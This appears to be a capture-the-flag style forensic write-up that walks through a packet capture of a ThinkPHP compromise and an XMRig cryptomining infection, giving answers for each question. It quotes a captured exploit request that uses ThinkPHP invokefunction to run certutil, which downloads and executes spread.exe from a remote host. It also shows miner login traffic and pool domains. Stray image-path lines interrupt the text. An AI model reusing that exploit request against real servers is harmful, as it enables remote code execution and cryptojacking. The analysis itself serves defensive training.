Adversaries may communicate using the Domain Name System (DNS) application layer protocol to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.

The DNS protocol serves an administrative function in computer networking and thus may be very common in environments. DNS traffic may also be allowed even before network authentication is completed. DNS packets contain many fields and headers in which data can be concealed. Often known as DNS tunneling, adversaries may abuse DNS to communicate with systems under their control within a victim network while also mimicking normal, expected traffic.[1][2]

If you investigate the DNS traffic, a couple queries stand out:

```
nishabii.xyz
nishabii.xyz
```

```
auto.c3pool.org
auto.c3pool.org
auto.c3pool.org
auto.c3pool.org
auto.c3pool.org
auto.c3pool.org
```

Both receive detections on VirusTotal and have been associated with crypto miners.

Answer: T1071.004


Identifying where the malware could be stored on a compromised system is crucial for ensuring the complete removal of the infection and preventing the malware from being executed again. The compromised server was used to host a malicious file, which was then delivered to other vulnerable websites. What is the full path where this malware was stored after being downloaded from the compromised server?

TLDR: View the TCP stream of HTTP GET requests made by the web server that contain think\app/ and decode the URL encoded URI path.

If you follow the TCP stream of HTTP GET requests being made by the compromised sever to exploit the ThinkPHP vulnerability, we can clearly see a file path and binary in the request:

```
GET /index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F36.96.48.3%3A1
9490%2Fspread.txt+C%3A%5CProgramData%5Cspread.exe+%26%26+C%3A%5CProgramData%5Cspread.exe HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
User-Agent: Mozilla/5.0 (Android; Linux armv7l; rv:10.0.1) Gecko/20100101 Firefox/10.0.1 Fennec/10.0.1
Host: 89.17.51.230:80
Connection: close
```

This query is URL encoded, we can use CyberChef to decode it and view the output more clearly:



This command exploits ThinkPHP to download a file using the Certutil command, which is a legitimate Windows utility often abused by threat actors to download files, it then runs the renamed binary. We can see that it saves this file to disk within the C:\ProgramData\ directory.

Answer: C:\ProgramData\spread.exe

Knowing the destination of the data being exfiltrated or reported by the malware helps in tracing the attacker and blocking further communications to malicious servers. The compromised server was used to report system performance metrics back to the attacker. What is the IP address and port number to which this data was sent?

TLDR: Navigate to Statistics > Conversations > TCP and focus on weird or unusual destination ports where the source IP is the web server.

To identify exfiltration, let's start by navigating to Statistics > Conversations > TCP, and look for any odd destination ports in packets sent from the compromised web server 36.96.48.3

- `ip.src == 36.96.48.3`

Many ports stand out; however, the most unusual ones are 19999, 15502, and 9011 as they don't map to any well-known protocols, especially those a web server would communicate over:

Address A	Port A	Address B	Port B	Packets
36.96.48.3	50685	43.129.150.155	19999	5
36.96.48.3	51880	43.129.150.155	19999	5
36.96.48.3	53077	43.129.150.214	19999	5
36.96.48.3	54435	43.129.150.155	19999	5
36.96.48.3	55675	43.129.150.155	19999	5
36.96.48.3	56943	43.129.150.155	19999	5
36.96.48.3	58199	43.129.150.155	19999	5
36.96.48.3	59590	43.129.150.214	19999	5
36.96.48.3	60842	43.129.150.214	19999	5
36.96.48.3	62072	43.129.150.155	19999	5
36.96.48.3	65263	43.129.150.214	19999	5
36.96.48.3	50350	43.129.150.214	19999	5
36.96.48.3	51560	43.129.150.214	19999	5
36.96.48.3	52951	43.129.150.155	19999	5
36.96.48.3	54302	43.129.150.214	19999	5
36.96.48.3	55479	43.129.150.155	19999	5
36.96.48.3	56671	43.129.150.214	19999	5
36.96.48.3	57910	43.129.150.155	19999	5
36.96.48.3	59148	43.129.150.155	19999	5
36.96.48.3	60360	43.129.150.214	19999	5
36.96.48.3	61599	43.129.150.214	19999	5
36.96.48.3	64806	43.129.150.155	19999	5
36.96.48.3	49713	43.129.150.155	19999	5
36.96.48.3	50929	43.129.150.155	19999	3
36.96.48.3	62036	45.236.182.230	15502	4
36.96.48.3	49965	218.244.58.70	9011	134

Due to the volume of packets sent over port 9011, 134 packets in total, to 218.244.58.70, let's check it out:

- `ip.addr==36.96.48.3 && ip.addr==218.244.58.70 && tcp.port==9011`

If you follow the TCP stream of these packets, we can see what appears to be CPU metrics:


```
..........................................................................................................................................................................LCPU
(Stop)|0.01|7%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|2%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|6%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|3%|0.00|auto.c3p
ool.org:19999|NO.CPU(Stop)|0.03|4%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.01|3%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|3%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0
.02|3%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|3%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.01|1%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|5%|0.00|auto.c3pool.org:
19999|NO.CPU(Stop)|0.02|2%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|3%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|4%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|5%|0
.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|6%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|4%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|23%|0.00|auto.c3pool.org:19999|N
O.CPU(Running)|0.02|18%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|14%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|13%|0.00|auto.c3pool.org:19999|YES.CPU(Running
)|0.02|19%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|14%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|18%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|15%|0.
00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|21%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|15%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|18%|0.00|auto.c3poo
l.org:19999|YES.CPU(Running)|0.02|10%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|21%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|20%|0.00|auto.c3pool.org:19999|Y
ES.CPU(Running)|0.02|16%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|18%|0.00|auto.c3pool.org:19999|YES.CPU(Stop)|0.02|32%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02
|15%|0.00|auto.c3pool.org:19999|NO.CPU(Running)|0.03|16%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|21%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|16%|0.00|auto
.c3pool.org:19999|YES.CPU(Running)|0.02|18%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|20%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.03|19%|0.00|auto.c3pool.org:1
9999|YES.CPU(Running)|0.02|16%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|15%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|15%|0.00|auto.c3pool.org:19999|YES.CPU(
Running)|0.03|26%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|18%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.03|16%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02
|13%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|13%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|13%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|16%|0.00|aut
o.c3pool.org:19999|YES.CPU(Running)|0.02|17%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|19%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|19%|0.00|auto.c3pool.org:
19999|YES.CPU(Running)|0.01|18%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.03|38%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|43%|0.00|auto.c3pool.org:19999|YES.CPU
(Running)|0.01|58%|0.00|auto.c3pool.org:19999|YES.CPU(Stop)|0.02|4%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.01|9%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|5%|0.00|aut
o.c3pool.org:19999|NO.CPU(Stop)|0.02|10%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|7%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|7%|0.00|auto.c3pool.org:19999|NO.CPU(S
top)|0.02|3%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|3%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|3%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.01|4%|0.00|auto.c3poo
l.org:19999|NO.CPU(Stop)|0.02|6%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|6%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|6%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.0
2|5%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|3%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|6%|0.00|auto.c3pool.org:19999|NO.CPU(Stop)|0.02|3%|0.00|auto.c3pool.org:19
999|NO.CPU(Running)|0.02|35%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|40%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|36%|0.00|auto.c3pool.org:19999|YES.CPU(Ru
nning)|0.02|15%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|20%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|15%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|2
0%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|20%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|17%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.03|16%|0.00|auto.
c3pool.org:19999|YES.CPU(Running)|0.03|20%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|26%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|30%|0.00|auto.c3pool.org:19
999|YES.CPU(Running)|0.02|40%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|36%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|22%|0.00|auto.c3pool.org:19999|YES.CPU(R
unning)|0.02|19%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|16%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|17%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|
23%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|21%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|16%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|21%|0.00|auto
.c3pool.org:19999|YES.CPU(Running)|0.02|20%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|16%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|18%|0.00|auto.c3pool.org:1
9999|YES.CPU(Running)|0.01|17%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|17%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|19%|0.00|auto.c3pool.org:19999|YES.CPU(
Running)|0.02|15%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|19%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|20%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02
|34%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|18%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|23%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|20%|0.00|aut
o.c3pool.org:19999|YES.CPU(Running)|0.02|22%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|22%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.03|26%|0.00|auto.c3pool.org:
19999|YES.CPU(Running)|0.02|38%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|50%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|37%|0.00|auto.c3pool.org:19999|YES.CPU
(Running)|0.02|15%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|14%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|28%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.0
2|17%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|18%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|18%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|16%|0.00|au
to.c3pool.org:19999|YES.CPU(Running)|0.02|20%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.01|17%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|20%|0.00|auto.c3pool.org
:19999|YES.CPU(Running)|0.02|16%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.03|16%|0.00|auto.c3pool.org:19999|YES.CPU(Running)|0.02|21%|0.00|auto.c3pool.org:19999|YES.CP
U(Running)|0.02|24%|0.00|auto.c3pool.org:19999|YES.
```


We can also see the suspicious domain we identified earlier in the DNS traffic.

Answer: 218.244.58.70:9011

Identifying the specific cryptomining software used by the attacker allows for better detection and removal of similar threats in the future. The malware deployed specific software to utilize the compromised server's resources for cryptomining. What mining software and version was used?

TDLR: Keyword search for common crypto mining software, alternatively, you can investigate hosts to which the web server has communicated with frequently (Statistics > Conversations > IPv4, filter the packet count column in descending order).

A popular crypto mining tool used by threat actors is called XMRig, we can leverage this by searching for packets that contain the string "xmrig" and explore them further:

- `frame matches "xmrig"`

Time	Source	Destination
2024-08-09 01:06:43.069125	36.96.48.3	43.129.150.155
2024-08-09 01:09:48.125797	36.96.48.3	43.129.150.155
2024-08-09 01:09:59.204931	36.96.48.3	43.129.150.155
2024-08-09 01:10:09.304642	36.96.48.3	43.129.150.214
2024-08-09 01:10:19.345081	36.96.48.3	43.129.150.214


If you follow the TCP stream for the first packet (or any for that matter), we can see interesting information being sent from the compromised web server to 36.96.48.3, it appears to be some sort of heartbeat:


```
{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"SN","pass":"1","agent":"XMRig/5.5.0 (Windows NT 10.0; Win64; x64) libuv/1.31.0 msvc/2015","algo":["cn/1","cn/2",
"cn/r","cn/fast","cn/half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double","cn/gpu","cn-lite/1","cn-heavy/0","cn-heavy/tube","cn-heavy/xhv","cn-pico","cn-pico/tlo","rx/0","
rx/wow","rx/loki","rx/arq","rx/sfx"]}}
```

Alternatively, you could likely determine suspicious activity by exploring Statistics > Conversations > IPv4:

Address A	Address B
36.96.48.3	1.80.23.4
36.96.48.3	43.129.150.155
36.96.48.3	43.129.150.214

As we can see a relatively large number of packets being sent from the web server to 43.129.150.155 and 43.129.150.214 geolocating to Hong Kong:



Answer: XMRig/5.5.0